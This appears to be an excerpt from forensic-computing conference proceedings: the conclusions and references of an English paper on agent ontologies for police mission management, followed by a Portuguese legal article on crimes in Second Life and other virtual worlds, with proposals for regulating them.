This year we sent a Federal Criminal Expert (Brazilian police office specialist in computer crime combat) to take part in an international exchange and visit the Department of Computing Science at University of Aberdeen, Scotland, UK, to carry out joint work in the topic “Software Agents to Support Information & Workflow in Police Forces” with Dr. Wamberto Vasconcelos, member of the ITA project [21]. At this period it was examined some aspects about agents, norms, deontic logic, architecture for formal organisations, and other important subjects related with this research. Also, it was investigated new concepts and visions of knowledge representations, taxonomy hierarchies, ontologies, mission-critical scenarios. A number of meetings with local police members, researchers and professors was done to change knowledge and to discuss about this theme. At the end of this exchange and visiting it was presented a work in a seminar “Using Agents to Support Mission-Critical Scenarios” [25]. This seminar just was an initial point for this work, but there is a huge research to do.

VI. Conclusions and Future Tendencies

The main objective of this work was use ontology to support complex mission scenarios in formal organization like police and military forces. This research covered a number of practical and realistic themes. One direction was managing missions in an ontology. After that, for the first time, it was treated formally complex mission scenarios. It is a kind of special mission where there are great or complex scenarios for an organisation to perform. In this sense, complex events are those in which information changes continuously and quickly [25]. Also, we examined if complex mission scenarios are only those in which resources and roles may change or if it is the set of agents (and their abilities) associated to a mission changes. This is the same approach of mission scenario that can be found in [30, 41, 43].

All the formalisms created were done in a mathematical way to prove actions by agents, to verify the norms and competencies, to check roles, and to carry out the relationships between organisation and its components. We created a logic- and set-based model to represent aspects of a formal organization and its components [2, 13, 16, 27], but we intend to study the possibility to use relational algebra to model the relationship between units and agents from an organization.

In addition, we modelled an ontology that can represent complex mission scenarios in real organisations. It was elaborated a complete case study for Forensic Computing based in real cases at Brazilian Federal Police where our ontology implementation answered important questions in management of agents and resources. However, it is necessary to improve the international cooperation and to enlarge our ontology for new applications (case studies) in other forces.

Therefore, this is a new research area where applications are done to manage mission in an efficient way. Major

governments (funded jointly by the UK MoD and US DoD), universities (CMU, Columbia, UCLA in US; University of Aberdeen, University of Cambridge, Imperial College in UK), research centres (UK MoD Science Innovation Technology, US Army Research Laboratory) and a considerable number of commercial companies, led by IBM, are facilitating safe research with ontologies and artificial intelligent techniques for missions scenarios. The Brazilian Federal Police cannot be excluded from this new technology. So, this work is just an iceberg point as instrument to fight criminality.

References

[1] O. Boissier, *Modeles et Architectures d'Agents* (in French language), Principes et architecture des systèmes multi-agents, chapter 2, J. P. Briot, and Y. Demaezau, Ed. Paris: Hermes, 2002.

[2] J. Carmo, and J. Andrew, *Deontic Logic and Contrary-to-Duties*, in D. M Gabay and F. Geunther, 2002, pp. 265-343.

[3] S. Casare, *Uma Ontologia Funcional de Reputação para Agentes* (in Portuguese language) PhD Thesis, USP University, São Paulo: Brazil, 2005.

[4] Chimaera, *Chimaera Ontology*, 2007. www.ksl.stanford.edu/software/chimaera

[5] C. W. Choo, *Information management for the intelligent organization: the art of scanning the environment*. 4th Edition, ASIS Monograph Series, 2007.

[6] O. Cliffe, M. De Vos, and J. Padget, *Specifying and Analyzing Agent-based Social Institutions using Anslr Set Programming*, in AAMAS05 Workshop: Agents, Norms and Institutions for Regulated Multi-agent Systems, Utrecht, 2005.

[7] O. Corcho, and A. Gómez-Pérez, *A Roadmap to Ontology Specification Languages*, 12th International Conference on Knowledge Engineering and Knowledge Management, France, 2000, pp.80-96.

[8] J. J. Cole, M. J. Gray, J. W. Lloyd, and K. S. Ng, *Personalization for user agents*, in Fourth International Conference on Autonomous Agents and Multi-agent Systems-AAMAS, 2005.

[9] R. K. Dash, N. R. Jennings, and D. C. Parkes, *Computational-mechanism design: A call to arms*. IEEE Intelligent Systems, 2003.

[10] D. Dignum, F. Dignum, and L. Sonenberg, *Towards dynamic reorganization of agent societies*, in ECAI Workshop on Coordinating Emergent Agent Societies, 2004.

[11] J. Ferber, O. Gutknecht, and M. Fabien, *From Agents to Organizations: an Organizational View of Multi-Agent Systems*, in P. Giorgini, J. P. Muller, J. Odell editors, 4th International Workshop on Agent Oriented Engineering. LNCS 2935, Berlin: Springer-Verlag, 2003.

[12] N. Fornara, F. Vigano, and M. Colombetti, *An Event Driven Approach to Norms in Artificial Institutions*, in AAMAS05 Workshop: Agents, Norms and Institutions for Regulated Multi-agent Systems (ANI@REM), Utrecht, 2005.

[13] D. M. Gabbay, F. Geunther, *Handbook of Philosophical Logic*, Dordrecht, Kluir Academic Publishers, 2002.

[14] A. García-Camino, J. A. Rodríguez-Aguilar, C. Sierra, and W. Vasconcelos, *A Distributed Architecture for Norm-Aware Agent Societies*, vol. 3904 of LNAI, Berlin: Springer-Verlag, 2005.

[15] A. García-Camino, J. A. Rodríguez-Aguilar, C. Sierra, and W. Vasconcelos, *Norm Oriented Programming of Electronic Institutions,* in Procs. 5th Int'l Joint Conference on Autonomous Agents & Multi-agent Systems (AAMAS'06), Japan: Hakodate, May 2006.

[16] L. Goble, *Preference Semantics for Deontic Logic Part I - Simple Models*, Logique et Analyse, 2003, pp.383-418.

[17] L. Goble, *A Logic for Deontic Dilemmas,* Journal of Applied Logic, 2005, pp. 461-483.

[18] T. Gruber, *A Translation Approach to Portable Ontology Specifications*, Knowledge Acquisition, Vol. 5, 1993, pp.199-220.

[19] H. Hagras, V. Callaghan, M. Colley, G. Clarke, A. Pounds-Cornish, and H. Duman, *Creating an Ambient Intelligence Environment Using Embedded Agents*, IEEE Intell Systs, 2004.

[20] ITA General Project, 2007. www.usukita.org

[21] ITA Aberdeen Project, 2007. www.csd.abdn.c.uk/research/ita

[22] M. Kollingbaum, T. Norman, A. Preece, and D. Sleeman, *Norm Refinement: Informing the Re-negotiation of Contracts*, in Boella, G., Boissier, O., Matson, E., Vazquez-Salceda, J., eds.: ECAI 2006 Workshop on Coordination, Organization, Institutions and Norms in Agent Systems, 2006, pp.46-51.

[23] M. Kollingbaum, W. Vasconcelos, A. García-Camino, and T. Norman, *Managing Conflict Resolution in Norm-Regulated Environments*, Technical Report AUCS/TR0702, Department of Computing Science, University of Aberdeen, 2007.

[24] S. A. Moody, *Challenges in Building Scalable Network Centric Real-Time Information Dissemination Systems*, in Proceedings of 6th IEEE Int'l. Symposium on Object-Oriented Real-Time Distributed Computing (ISORC '03), IEEE, Aug. 2003.

[25] J. H. M. Nogueira, *Using Agents to Support Mission-Critical Scenarios*, Seminar, Department of Computing Science, University of Aberdeen, 2007. www.csd.abdn.ac.uk/research/seminars/seminar.php?id=196

[26] J. H. M. Nogueira, *Mobile Intelligent Agents to Fight Cyber Intrusions*, International Journal of Forensic Computer Science, Brasília: Brazil, 2006.

[27] J. H. M. Nogueira, *A Formal Model of Organization in Multi-agents Systems Based on Mathematical Logic and Set Theory*, in Proceedings of 58th SBPC Annual Meeting, Florianópolis: Brazil, 2006.

[28] J. H. M. Nogueira, *Computational System Development*, Technical Book, Fortaleza: Brazil, 2004.

[29] J. H. M. Nogueira, *Cybernetic Attacks*, Federal Expertise Scientific Magazine, Year IV, vol. 13, Brasília: Brazil, 2003.

[30] J. H. M. Nogueira, *Scene Crime in the Internet*, 1st National Seminar of Expertise in Computer Crimes, Maceió: Brazil, 2002.

[31] J. H. M. Nogueira, *Hi-Tech Crimes,* 1st Criminalistic Congress of Mercosul, and 4th Latin-American Workshop of Criminalistic, Florianópolis: Brazil, 2001.

[32] J. H. M. Nogueira, *The New Face of the Crime: How to Face and to Prevent the Hacker's Action*, Brasília: Brazil, Federal Expertise Scientific Magazine, Year III, 2001.

[33] J. H. M. Nogueira, *Information Science in the Perspective of the Knowledge Engineering*, Federal Expertise Scientific Magazine, Year II, Number 5, Brasília: Brazil, 2000.

[34] J. H. M. Nogueira, *Artificial Intelligence and the Expertise Activity*, Federal Expertise Magazine, Year II, In the 5, pages 30 - 32, Brasília: Brazil, 2000.

[35] J. H. M. Nogueira, *Manipulator Robots Using Partial-Order Planning*, in Advances of Artificial Intelligence, Lecture Notice on Artificial Intelligence, Berlin: Springer Verlag, pp 229-238, 1998.

[36] J. H. M. Nogueira, *Hybrid Formal Theory of Plan Recognition and Its Implementation*, in Advances of Artificial Intelligence, Lecture Notice on Artificial Intelligence, Berlin: Springer Verlag, 1996, pp 31-40.

[37] T. J. Norman, A. D. Preece, S. Chalmers, N. R. Jennings, M. M. Luck, V. Dang, T. Nguyen, V. Deora, J. Shao, W. A. Gray, and N. J. Fiddian, *CONOISE: Agent-Based Formation of Virtual Organizations*, Knowledge-Based Systems, 2004.

[38] Ontolingua, *Ontolingua System Reference Manual*, 2007. http://www-kslsvc.stanford.edu:5915/doc/frame-editor/index.html

[39] Protégé, *The Protege Project*, 2007. http://protege.stanford.edu

[40] Protégé, *Using Protégé-2000 to Edit RDF*, Technical Report, Knowledge Modelling Group, Stanford University, 2006. http://www.smi.Stanford.edu/projects/protege/protegerdf/protege-rdf.html

[41] W. B. Rouse, J. A. Cannon-Boirs, E. Salas, *The Role of Mental Models in Team Performance in Complex Systems*, IEEE Transactions on Systems, Man, and Cybernetics, Vol. 22, No. 6, November/December, 1992.

[42] S. Russell, P. Norvig, *Artificial Intelligence: A Modern Approach*, Prentice Hall, 2nd edition, 2002.

[43] E. Salas, S. M. Fiore, *Team Cognition, Understanding the Factors that Drive Process and Performance*, American Psychological Association, Washington, 2004.

[44] J. S. Sichman, Y. Demazeau, *On Social Reasoning in Multi-agent Systems*, in Iberian-American Artificial Intelligence Magazine, volume 13, 2001, pp. 68-84.

[45] K. Tarapanoff, R. G. Nóbrega, P. M. J. Cormier, *Competitive Intelligence and Scenarios: A Methodological Proposal for a Case Study in Brazil*, FID Review, Netherlands, v.1, n.4/5, 2006, pp 31-41.

[46] J. Vázquez-Salceda, H. AldeWereld, and F. Dignum, *Implementing Norms in Multi-agent Systems*,vol 3187, LNAI, Berlin: Springer-Verlag, 2004.
[47] W. Vasconcelos, M. Kollingbaum, T. Norman, A. García-Camino, *Resolving Conflict and Inconsistency in Norm-Regulated Virtual Organizations*, Proceedings of AAMAS, 2007.
[48] W. Vasconcelos, M. McCallum, T. Norman, *Modelling Organisational Change using Agents*, Technical Report AUCS/TR0605, Department of Computing Science, University of Aberdeen, 2006.
[49] W. Vasconcelos, *Norm Verification and Analysis of Electronic Institutions*, vol. 3476, LNAI. Berlin: Springer-Verlag, 2004.
[50] S. T. White, *Requirements for Distributed Mission-Critical Decision Support Systems*, in Proceedings of the 13th Annual IEEE International Symposium and Workshop on Engineering of Computer Based Systems (ECBS'06), 2006.

Sociedade da Informação: O mundo virtual *Second Life* e os Crimes Cibernéticos

Regiane Alonso Angeluci, Advocacia Prof. Edevaldo Alves da Silva,
Coriolano Aurélio de Almeida Camargo Santos, Almeida Camargo Advogados.

Abstract: **Este artigo pretende oferecer uma pequena contribuição ao importante momento vivenciado pela sociedade da informação, uma análise de sua evolução e da captação rápida e ampliada do desenvolvimento tecnológico, que refletiu para o surgimento de novos direitos e diferentes práticas de crimes, chamados de crimes virtuais ou cybercrimes. Os crimes praticados nos mundos virtuais, ganham relevância significativa no momento em que atingem a sociedade no mundo real, e não apenas no espaço virtual. Enquanto o vídeo-game comum (monousuário) limita-se simular, por exemplo, o assassinato de seus personagens nos mundos virtuais, os ilícitos penais estão se tornando uma realidade que carece ser combatida por profissionais especializados. Houve uma mudança no perfil do criminoso, pois atualmente são pessoas inteligentes, que tiveram acesso a educação, e conhecem acima de tudo as novas tecnologias e as usam para praticar diversos crimes, como os que trataremos aqui.**

Palavras chaves:
Crimes virtuais, mundos virtuais, pedofilia, pornografia infantil, *Second Life*, sociedade da informação, terrorismo.

I - Introdução

A sociedade da informação[i] possui uma importante ferramenta: a comunicação e a informação em tempo real, onde as relações empresariais e pessoais são facilitadas pelo livre e irrestrito acesso a internet. A vida diária encontra-se em um mundo digitalizado, e isso fez com que muitos dos costumes e valores da sociedade fossem substituídos. Hoje podemos dizer que somos dependentes das máquinas, principalmente dos computadores, da rede internet e da telefonia móvel.

O tema aqui apresentado vem examinar os aspectos jurídicos e criminais dos mundos virtuais, mais precisamente, do *Second Life*, e a importância dessa figura que extravasa o campo do entretenimento.

Os mundos virtuais[ii] revelam fartas evidências de que os criminosos estão se utilizando de sofisticados instrumentos tecnológicos para atingir a nova sociedade transnacional[iii], e, pode-se dizer que tais mutações trazem reflexos profundos na nossa ordem jurídica. Destaca-se neste Cenário, preambularmente declinado, o fato de que a ONU - Organização das Nações Unidas [iv] em dezembro de 2.006 criticou o crescente aumento do furto qualificado de informações na rede mundial de computadores e Cientistas revelam que dentro de 15 anos viveremos um cenário onde o ciber criminoso terá muito mais conhecimento e habilidades[v].

II - Mundos Virtuais e o *Second Life*

Sublinhe-se que os mundos virtuais são simuladores de vida, desenvolvidos em plataforma MMORPG (massively multi-player on-line role playing game), pode-se dizer que são mais complexos do que os conhecidos jogos *on-line*, possuem economia própria, e influenciam o comportamento, de permanência e o crescimento de pessoas conectadas à rede internet. São milhões de habitantes cadastrados nesses mundos e encontram-se localizados em vários continentes[vi].

Denominam-se ainda os mundos virtuais com as expressões: mundos sintéticos ou metaversos. Todavia, independente do vocabulário utilizado, a análise jurídica, econômica, social e cultural, dispensada aos referidos mundos na sociedade contemporânea, é que está suscitando estudos em diferentes países.

De tal forma que não é possível, ou essencialmente difícil, considerar o *Second Life* apenas um jogo *on-line*. Cabe salientar não há vencedor ou perdedor, tão pouco objetivo específico ou temática de jogo.

Por outro lado, são estabelecidas regras de conduta para tornar saudável e a harmoniosa a

convivência no ambiente tridimensional. Estas regras impostas pelos proprietários da plataforma, que também são os fornecedores de serviços, ou seja, é simplesmente uma segunda vida em meio virtual, ou um simulador de vida real.

Cabe destacar que ao tratarmos de conceitos, a doutrina e a jurisprudência inclinam-se por afirmar que os mundos virtuais são relativamente diferentes dos jogos on-line[vii], distintamente dos autores que afirmam serem simplesmente uma versão atualizada e mais ampla. No entanto, a imprecisão por uma classificação doutrinária acarreta uma utilização ambígua da palavra "jogadores", freqüentemente empregada nos estudos científicos e nas notícias veiculadas na mídia. Os termos "usuários" e "habitantes", também são largamente utilizados com a mesma acepção.

Os metaversos pertencem geralmente a empresas privadas, que são as responsáveis pelo desenvolvimento dos programas, criação artística, administração e a funcionalidade das plataformas. Os proprietários [viii] dos mundos virtuais são conhecidos como "Gods", visto que, em tese, são eles que ditam as regras apresentadas e os direitos e deveres constantes dos termos de utilização dos usuários habitantes.

Na busca permanente pela melhor forma de delinear as novas tecnologias, os mundos virtuais aperfeiçoam suas plataformas nos aspectos gráficos e funcionais, alcançando um dos principais objetivos que é representar virtualmente com detalhes minuciosos os seres humanos e o mundo real em que vivemos.

É importante dizer que os habitantes dos metaversos nem sempre estão satisfeitos com as regras impostas pelos proprietários das plataformas, principalmente quando o conflito está relacionado aos direitos de propriedade intelectual sobre bens virtuais.

Alguns habitantes tendem a ultrapassar os limites impostos pelos donos das plataformas, como exemplo[ix]: é a venda fora do ambiente tridimensional de bens virtuais, que são proibidas pelas regras estabelecidas em muitos dos mundos virtuais.

Também no mesmo contexto podemos citar o caso judicial entre Marc Bragg vs. Linden Lab, no qual o autor reclama que seus bens virtuais, com valores estimados em US$ 8 mil, foram confiscados pela própria Linden Lab, em sua defesa a empresa afirmar que os bens declarados pelo autor da ação foram adquiridos através de atos ilícitos. Resumindo a ação envolve conflitos relacionados à fraude, violação de direitos de propriedade intelectual, direitos do consumidor e relação contratual [x].

Devem-se ter presentes ainda, que os mundos virtuais[xi] estão ganhando espaços extraordinariamente significativos na sociedade da informação, mesmo que os números de pessoas conectadas sejam reduzidos, quando feita uma comparação com a numerosa população que possui acesso a internet, não podemos deixar de analisá-los, por serem fenômenos que estão em constante crescimento.

Valem algumas considerações sobre os vários fatores que compõem o quadro do aumento do número de participantes nos mundos virtuais, e sua influência na sociedade, dos quais podemos citar: as novas tecnologias de informação e telefonia; o crescente acesso pela população à rede internet e o baixo custo dos computadores pessoais.

Esses elementos somados à ânsia cada vez maior por interação social, informação e consumismo, estão fazendo com que pessoas passem mais tempo conectadas aos metaversos e passem a viver uma segunda vida, uma vida virtual, em um mundo também virtual, mas que tem conteúdo essencial e reflexos produzidos no mundo real, no ordenamento jurídico, na sociedade, na economia e na política.

Em períodos recentes, as salas de bate-papo (chats), fóruns de discussões, comunidades virtuais (*orkut, myspace*) eram os meios de comunicações *on-line* mais frequentemente utilizados pelos internautas. Porém, os mundos virtuais estão paralelamente agregando desenvolvimento diverso ao *cyberspace.* Neste toar, milhões de pessoas espalhadas pelo mundo, hoje habitam os mundos virtuais como o *Britannia, Norrath, The Sims On-Line, Blazing Falls, Second Life*, os quais são apenas alguns exemplos desses mundos.

O *Second Life* é um mundo virtual, tridimensional, conectado a internet banda-larga, e a um computador, criado pela "Linden Lab" [xii], e largamente desenvolvido sob a influência de 8 milhões[xiii] de internautas. É preciso frisar que no novo meio virtual é possível investir recursos

financeiros, estudar, trabalhar, casar, ter filhos, procurar ou oferecer empregos, namorar, comprar ou vender coisas reais e virtuais, praticar atos de vandalismo e até crimes dos mais perniciosos como os de pedofilia.

Algumas estimativas da plataforma *Second Life* demonstram a sua real importância, com economia própria, e uma moeda diferenciada (o "Linden Dólar – L$") que tem sua cotação atrelada ao dólar real, tendo seu PIB anual estimado em 220 milhões de dólares, sua economia virtual desenvolve-se à taxa de 300% ao ano, com uma movimentação mensal de US$ 18 milhões[xiv].

Para viver virtualmente na segunda vida, os habitantes obrigatoriamente necessitam de uma forma de imprimir sua identidade, que é visualizada através de um avatar[xv]. Trata-se da representação corporal virtual, que pode ser construída espelhando-se na real imagem de seu criador, ou seja, de um ser humano, ou pode ter a semelhança de um animal ou até mesmo de um extraterrestre. Tais fatores, aparentemente são irrelevantes, mas a aparência dos avatares, nada mais é para o seu criador, do que um direito de propriedade intelectual.

Cumpre destacar que os mundos virtuais a exemplo do *Second Life* estão sendo analisados, pesquisados e noticiados em várias partes do mundo e em diferentes áreas, são realizadas convenções, fóruns internacionais, seminários acadêmicos e divulgação ampla na mídia em geral, como também, em pesquisas empíricas.

É extremamente relevante à discussão sobre o futuro dos mundos virtuais e os impactos que esses novos meios de imersão *on-line* estão causando na sociedade, principalmente para a área jurídica relacionadas aos aspectos criminológicos.

III - Os crimes cometidos no *Second Life*

Os mundos virtuais existem desde 1985, como exemplo, da plataforma *Habitat*, assim, é importante ressaltar, que os metaversos são mais complexos do que apenas jogos *on-line e,* por outras palavras, é um equivoco afirmar que se trata apenas de uma nova forma de entretenimento.

Em que pese o destaque da importância desses mundos, cumpre destacar que muitas pessoas que hoje habitam esses metaversos estão vivenciando conflitos reais e não apenas virtuais, tais como: invasão de privacidade, ofensas à imagem, honra, propriedade, intimidade, além de ilícitos como estelionato, contrabando, roubo, formação de quadrilha, terrorismo, lavagem de dinheiro, pedofilia, etc.

Recentemente o *Second Life* foi alvo de ações que a mídia eletrônica rotulou como terrorismo virtual[xvi], onde uma de suas Ilhas virtuais teria sido atacada por avatares em helicópteros, equipados com bombas atômicas, armas automáticas e AK47s. Não foi possível qualquer reação para evitar o atentado, e inevitavelmente à destruição causou danos financeiros consideráveis aos proprietários da Ilha afetada. Trata-se de apologia [xvii] ao crime.

Talvez chamar de terrorismo esses atos de vandalismo virtual seja um pouco fora de propósito, entretanto cumpre salientar que os mundos virtuais são utilizados para diversos crimes cibernéticos[xviii]. Não é ilusório, nem hipotético, afirmar que o *Second Life* pode ser utilizado entre outras coisas, para difundir, recrutar, treinar e instruir terroristas.

O ato classificado como terrorismo, exposto acima, foi praticado por um grupo radical que se intitula *Second Life Liberation Army[xix],* que aponta para uma possível ramificação de terroristas do mundo real.

Essa tese é reforçada pelo fato de que até o exército americano utiliza-se de metaversos para dar treinamentos e simular situações de combate, ou mesmo, recrutar soldados para batalhas[xx]. Isso talvez explique de uma forma simplificada a possibilidade real da existência de terroristas no *Second Life* ou em outro metaverso.

Valem algumas considerações sobre a recente reportagem divulgada na TV alemã SWR, que transmitiu cenas de avatares do *Second Life* praticando atos de pedofilia. As imagens polêmicas foram apresentadas no "Report Mainz"[xxi], revelando um avatar masculino adulto praticando atos pornográficos com um avatar infantil.

Diante desses fatos, a polícia alemã ao investigar o caso constatou que os pedófilos freqüentadores do *Second Life* não apenas

simulavam sexo com menores, como também enviavam por e-mail fotos de crianças reais sendo abusadas sexualmente.

Conforme informação do jornal britânico "The Guardian" esses encontros virtuais proibidos dentro do metaverso eram vendidos para outros avatares interessados por L$ 500, moeda local do *Second Life.* Paralelamente aos encontros, também era possível a troca de informações, fotos, e-mails e vídeos.

Os responsáveis pelas cenas transmitidas pela TV alemã foram identificados com a ajuda da *Linden Lab,* proprietária da plataforma *Second Life.* Essas pessoas poderão responder a processo criminal por oferta de pornografia de terceiros e cumpre ressaltar que, se forem condenados, terão que cumprir pena de 3 meses a 5 cinco anos de prisão, conforme determina a legislação alemã[xxii]. Pelo andamento das investigações, os executivos proprietários do *Second Life* também são passíveis de condenação [xxiii].

O assunto relacionado à pornografia infantil, distribuída e vendida na internet aflige e preocupa autoridades de várias partes do mundo[xxiv]. A polícia federal da Austrália estuda maneiras para combater a pedofilia nos mundos virtuais, porém, as investigações são altamente comprometidas.

Policiais admitem a existência de grandes obstáculos para capturar os criminosos e, principalmente, para detectá-los, pois praticantes de tais atos são acobertados pelo anonimato e os criminosos podem agir 24 horas por dia.

Pode-se dizer que o *Second Life* é proibido para menores de idade. Surgem dois desafios iniciais: (i) para cada país existe uma lei específica que determina qual a idade para que o indivíduo alcance a maioridade penal, (ii) as informações solicitadas no site para efetuar o cadastro são falsificadas com facilidade pelas crianças que se vêm seduzidas a adentrarem nos metaversos.

O FBI esteve fiscalizando o *Second Life* sobre questões que envolviam jogos virtuais, e os seus agentes tiveram que criar avatares para que pudessem observar as transações ocorridas no metaverso[xxv]. Inclusive essa investigação resultou no fechamento de todos os cassinos, pois o governo americano proíbe jogos de azar *on-line*, e conforme informação da Revista Info, os diretores da *Linden Lab* e os donos dos cassinos virtuais poderão até ser presos se for comprovado algum tipo de crime. Esses são apenas alguns exemplos dos crimes e dos problemas enfrentados pelas autoridades policiais de diversas partes do mundo real.

O *Second Life* já foi intitulado como a *web* 2.0 tridimensional e, como exemplo da internet que já é familiar, também está ocasionando conflitos jurídicos que suscitam soluções, muitas vezes imediatas, não podendo aguardar por novas leis que dificilmente irão acompanhar esses novos mundos virtuais.

IV – Considerações Finais

Com o advento da internet, a interação entre as sociedades de diferentes países ficou amplamente mais acessível. Hoje temos empresas virtuais, negócios virtuais, trabalhos virtuais, mundos virtuais e essas características únicas do mundo digitalizado trouxeram reflexos que ultrapassam a linha da informação e da comunicação. A rede mundial tornou-se um palco frágil capaz de abrigar vários crimes que até então não existiam.

Os aspectos jurídicos que estamos apontando nesse artigo não são hipotéticos. Os habitantes dos metaversos estão vivenciando problemas judiciais reais e se tratando de um assunto relativamente novo. Até mesmo os Tribunais Americanos (as primeiras a receberem esse tipo de demanda) estão enfrentando problemas com as situações apresentadas relacionadas aos conflitos nos mundos sintéticos, entre usuários e proprietários.

Os problemas apresentados nesse breve estudo, não têm a intenção, obviamente, de esgotar o assunto, dada à limitação e o propósito do mesmo. Faz-se necessário apenas algumas sugestões meramente elucidativas, uma pequena contribuição, na tentativa de atenuar os conflitos aqui descritos:

a) Ao se cadastrar, os novos usuários deveriam fornecer a identificação completa de seus dados pessoais, inclusive com os números de documentos e cartão de crédito. Essa simples providência evitaria que muitos usuários agissem anônimos.

b) A empresa proprietária do mundo virtual, deveria requerer o recadastramento periódico dos usuários, para que se evitasse fraude.

c) Proibição para menores de idade deveria obedecer a um padrão internacional de idade mínima;

d) O armazenamento do conteúdo das informações relativas às transações financeiras efetuadas nos mundos virtuais deveria ser de responsabilidade da empresa fornecedora do serviço, para facilitar as investigações relacionadas aos crimes.

e) Somente usuários que pagam mensalidades deveriam ter acesso a postagem de conteúdo dentro do mundo virtual, isso evitaria ou diminuiria a postagem de fotos e vídeos relacionados à pornografia infantil, ou outro material proibido.

f) Os proprietários das plataformas virtuais deveriam divulgar com mais ênfase e disponibilizar fartos mecanismos, para que outros usuários denunciassem a prática de crimes dentro dos metaversos.

g) A criação de um órgão internacional para coibir os crimes dentro dos mundos virtuais, com agentes especializados, pode ser uma forma de coagir os criminosos.

h) Aproveitar a experiência da Microsoft Canadá, Polícia de Toronto e a Polícia Federal Brasileira que apresentaram o *Child Exploitation Tracking System*[xxvi]. O programa permite que policiais de qualquer país façam o cruzamento de informações, incluindo nomes, apelidos de internet, endereços de computadores e a assinatura digital de cada imagem baixada. Seu uso é livre para qualquer equipe policial que trabalhe para combater a pornografia infantil.

Muitos dos crimes praticados fora do ambiente tridimensional podem ser facilmente transportados para dentro dos mundos virtuais. Nesse mesmo contexto, as mesmas leis que estão sendo aplicadas para solucionar os crimes praticados na internet deverão servir para os conflitos gerados nos mundos virtuais.

Porém, vale ressaltar que nos mundos virtuais poderão ocorrer crimes e conflitos mais complexos, devido às suas características peculiares tridimensionais, e com maior intensidade e com danos sociais mais intensos do que os praticados na internet ou na vida real.

Assim, podemos concluir que o estudo dos mundos virtuais como o *Second Life*, esta só no início. Os mesmos são passíveis de diversas de pesquisas científicas e sob diversos ângulos científicos, principalmente nos aspectos jurídicos e criminais. E necessitam de intensa vigilância dos órgãos internacionais, governamentais, e das autoridades de repressão aos crimes cibernéticos.

Referências Bibliográficas

[i] "Sociedade da informação" também denominada de "sociedade do conhecimento", é expressão utilizada para identificar o período histórico a partir da preponderância da informação sobre os meios de produção e a distribuição dos bens na sociedade que se estabeleceu a partir da vulgarização das programações de dados utiliza dos meios de comunicação existentes e dos dados obtidos sobre uma pessoa e/ou objeto, para a realização de atos e negócios jurídicos.." Lisboa, Roberto Senise. "Direito na Sociedade da Informação". RT-847, p. 78-95. São Paulo: Editora Revista dos Tribunais, Maio-2006. pp. 85.

[ii] "The virtual world at issue is an interactive computer simulation wich lets its participants see, hear, use, and even modify the simulated objects in the computer-generated environment. Woodrow Barfield, Intellectual Property Rights in Virtual Environments: Considering the Rights of Owners, Programmers and Virtual Avatars, 39. Akron L. Rev. 649, 2006.

[iii] Silva, Paulo Quintiliano dos "Crimes Cibernéticos e seus efeitos internacionais" In: Anais: Procedings of the Firts International Conference on Forensic Computer Science Investigation (ICoFCS´2006)/ Departamento de Polícia Federal (ed.) Brasília, Brazil, 2006,124pp.-ISSN 19180-1114,vide página 10. Em seu trabalho destaca o Professor Ph.D. que muitas destas quadrilhas têm atuação internacional, são compostas por membros residentes em vários países.

[iv] Assim mencionou o Senhor Felipe Zmoginski, do Plantão INFO, segunda-feira, 04 de dezembro de 2006 - 10h00 e diversos outros veículos de comunicação leia no endereço eletrônico, Artigo: "ONU critica crescente roubo de dados na web",por INFOonline. Disponível em :http://info.abril.com.br/aberto/infonews/122006/04122006-2.shl, Dez/06

[v] Silva, Paulo Quintiliano dos "Crimes Cibernéticos e seus efeitos internacionais" In: Anais: Procedings of the Firts International Conference on Forensic Computer Science Investigation (ICoFCS´2006)/ Departamento de Polícia Federal (ed.) Brasília, Brazil, 2006,124pp.-ISSN 19180-1114, pp. 12.

[vi]. Obtido por meio eletrônico: http://www.gamestudies.org/0302/castronova/, Acesso Ago/07.

[vii] "Some degree of confusion and category mistake would almost inevitably result from judicial attempts to interpret traditional criminal laws in order to police player behaviors in virtual worlds. Ironically, if we wish to preserve the benefits of virtual worlds as free and independent social experiments, it may be best if we keep the criminal law at a safe distance". BALKIN**,** Jack M.; NOVECK, Beth Simone. "***The State of Play: law, games, and virtual worlds"***. New York: New York University Press, 2006, pp. 7.

[viii] "The powers that virtual-world administrators wield are embedded in the coded rules of the virtual world, which the administrators them-selves define. If this were not the case, they could not protect the game conceit.(…) Administrators of virtual worlds that feature achievement are able to change the coded rules of their virtual world retrospectively and without warning, under conditions they need only specify after the event. If this were not the case, the virtual world's ability to support identity exploration would be compromised." BALKIN**,** Jack M.; NOVECK, Beth Simone. ***The State of Play: law, games, and virtual worlds***. New York: New York University Press, 2006, pp. 43.

[ix]Dan Hunter e F. Gregory Lastowka citam outros crimes praticados nos mundos virtuais - "Criminal activity involving virtual property and virtual currency was a foregone conclusion as soon as the property and currency became sufficiently valuable in the real world. A Japanese man hacked into another person's virtual world account, sold her virtual house, and pocketed the proceeds. In South Korea, a 22 year old student named Choi and an accomplice manipulated a virtual world server and made off with 1.5 billion won, or approximately US$ 1.2 million. While in other reports from Korea, gangs of youths rampage across servers, looking and pillaging other people's virtual property, and selling it off in the real world. And Indiana, a known author fenced a stolen magic mace and bragged about it on his blog." – Virtual Crimes Dan Hunter and F. Gregory Lastowka. Disponível em. http://mail-b.uol.com.br/cgi-bin/webmail/lastowka.pdf - Acesso Abr/2007

[x] Civil Action nº 06-4925 in The United States District Court for the Eastern District of Pennsylvania – **.** Obtido por meio eletrônico disponível em http://www.paed.uscourts.gov/us01000.asp - Acesso Ago/2007

[xi] "As Lawrence Lessig noted several years ago, many people are spending more time in virtual worlds and it is slowly becoming impossible to ignore these places of cyberspace. It is also slowly becoming impossible to ignore the fact that virtual crimes are occurring. If we expect virtual worlds to be increasingly important and to resist external attempts at legal regulation, we can expect virtual crimes to be an increasing cause of concern for the communities engaging in the design and experience of virtual worlds." BALKIN**,** Jack M.; NOVECK, Beth Simone. ***The State of Play: law, games, and virtual worlds***. New York: New York University Press, 2006, pp. 124.

[xii] empresa americana, sediada na Califórnia/EUA, Disponível em http://www.secondlife.com. Acesso em Set/07.

[xiii]**.** Disponível em www.secondlife.com – Acesso em Agosto/2007

[xiv] VIEIRA, Eduardo. "Por que os mundos virtuais como o *Second Life* podem representar o início de uma nova era na web". Revista Época, Disponível em <http://revistaepoca.globo.com/Revista/Epoca/0,,EDG76738-5990-461,00.html> - Acesso em 19 mar/2007.

